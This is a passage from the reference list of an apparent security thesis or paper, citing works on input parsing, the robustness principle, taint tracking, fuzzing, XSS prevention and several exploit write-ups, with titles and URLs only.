[79] M. Duerst and M. Suignard. *Uniform Resource Identifier (URI): Generic Syntax*. RFC 3987. The Internet Engineering Task Force, Network Working Group, 2005. URL: https://tools.ietf.org/html/rfc3987.

[80] Jon Postel. *Transmission Control Protocol*. RFC 761. The Internet Engineering Task Force, Network Working Group, 1980. URL: https://tools.ietf.org/html/rfc761.

[81] William K Robertson and Giovanni Vigna. "Static Enforcement of Web Application Integrity Through Strong Typing." In: *USENIX Security*. Volume 9. USENIX, 2009, pages 283–298.

[82] Björn Ruytenberg. *Playing in the Sandbox: Adobe Flash Exploitation Tales*. Presentation at CONFidence Krakow, See also https://bjornweb.nl. 2019. URL: https://www.youtube.com/watch?v=Mlc7pGy02YU.

[83] A. Sabelfeld and A. C. Myers. "Language-Based Information-Flow Security". In: *IEEE Journal on Selected Areas in Communications* 21.1 (2003-01), pages 5–19.

[84] Mike Samuel, Prateek Saxena, and Dawn Song. "Context-sensitive auto-sanitization in web templating languages using type qualifiers". In: *ACM Conference on Computer and Communications Security (CCS'11)*. ACM. 2011, pages 587–600. DOI: 10.1145/2046707.2046775.

[85] Len Sassaman, Meredith L. Patterson, and Sergey Bratus. "A Patch for Postel's Robustness Principle". In: *IEEE Security & Privacy* 10.2 (2012), pages 87–91. DOI: 10.1109/MSP.2012.31.

[86] Len Sassaman, Meredith L. Patterson, Sergey Bratus, and Michael E. Locasto. "Security applications of formal language theory". In: *IEEE Systems Journal* 7.3 (2013), pages 489–500.

[87] Len Sassaman, Meredith L. Patterson, Sergey Bratus, and Anna Shubina. "The halting problems of network stack insecurity". In: *USENIX ;login:* 36.6 (2011), pages 22–32.

[88] Hovav Shacham. "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)". In: *ACM conference on Computer and Communications Security (CCS'07)*. ACM. 2007, pages 552–561.

[89] Asia Slowinska and Herbert Bos. "Pointless tainting? Evaluating the practicality of pointer tainting". In: *ACM SIGOPS EUROSYS*. 2009.

[90] Aaron Spangler. *WinNT/Win95 Automatic Authentication Vulnerability*. 1997-03-14. URL: https://insecure.org/sploits/winnt.automatic.authentication.html.

[91] Etienne Stalmans and Saif El-Sherei. *Macro-less Code Exec in MSWord*. SensePost. 2019. URL: https://sensepost.com/blog/2017/macro-less-code-exec-in-msword.

[92] Bryan Sullivan. *Security Briefs - XML Denial of Service Attacks and Defenses*. Available form https://msdn.microsoft.com/en-us/magazine/ee335713.aspx. 2009.

[93] Michael Sutton, Adam Greene, and Pedram Amini. *Fuzzing: brute force vulnerability discovery*. Pearson Education, 2007.

[94] *The Rule of 2*. Documentation of the Chromium project. Google. URL: https://chromium.googlesource.com/chromium/src/+/master/docs/security/rule-of-2.md (visited on 08/27/2019).

[95] Gavin Thomas. *A proactive approach to more secure code*. 2019-07-16. URL: https://msrc-blog.microsoft.com/2019/07/16/a-proactive-approach-to-more-secure-code.

[96] M. Thomson and D. Schinazi. *The Harmful Consequences of the Robustness Principle*. RFC. The Internet Engineering Task Force, Network Working Group, 2022. URL: https://tools.ietf.org/html/draft-iab-protocol-maintenance.

[97] Scotty Trunk. "Code Red Worm - Importance of Swiftly Eliminating Vulnerability". SANS Institute Reading Room. 2001.

[98] K. Tsipenyuk, B. Chess, and G. McGraw. "Seven pernicious kingdoms: a taxonomy of software security errors". In: *IEEE Security & Privacy* 3.6 (2005), pages 81–84. DOI: 10.1109/MSP.2005.159.

[99] *URL Living Standard*. Technical report. 2022-08-14. URL: https://url.spec.whatwg.org.

[100] Wietse Venema. *Taint Support for PHP*. 2008-06-22. URL: https://wiki.php.net/rfc/taint.

[101] Pei Wang, Julian Bangert, and Christoph Kern. "If It's Not Secure, It Should Not Compile: Preventing DOM-Based XSS in Large-Scale Web Development with API Hardening". In: *International Conference on Software Engineering (ICSE'21)*. IEEE, 2021, pages 1360–1372. DOI: 10.1109/ICSE43902.2021.00123.

[102] Benjamin Woodruff. *Static Analysis at Scale: An Instagram Story*. 2019-08-15. URL: https://instagram-engineering.com/static-analysis-at-scale-an-instagram-story-8f498ab71a0c.

[103] Valentin Wüstholz, Oswaldo Olivo, Marijn J.H. Heule, and Isil Dillig. "Static detection of DoS vulnerabilities in programs that use regular expressions". In: *International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS'17)*. Volume 10206. LNTCS. Springer. 2017, pages 3–20.

[104] 2017 Xudong Zheng on April 14. *Phishing with Unicode Domains*. Personal blog. 2017-04-14.

[105] Michal Zalewski. *american fuzzy lop (afl)*. 2017. URL: https://lcamtuf.coredump.cx/afl/.

[106] Michal Zalewski. *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, 2011. ISBN: 978-1593273880.

[107] Karlo Zanki. *Spotting malicious Excel4 macros*. ReversingLabs. 2021-04-28. URL: https://blog.reversinglabs.com/blog/spotting-malicious-excel4-macros.

[108] Xiaogang Zhu, Sheng Wen, Seyit Camtepe, and Yang Xiang. "Fuzzing: A Survey for Roadmap". In: *ACM Computing Surveys* (). DOI: 10.1145/3512345.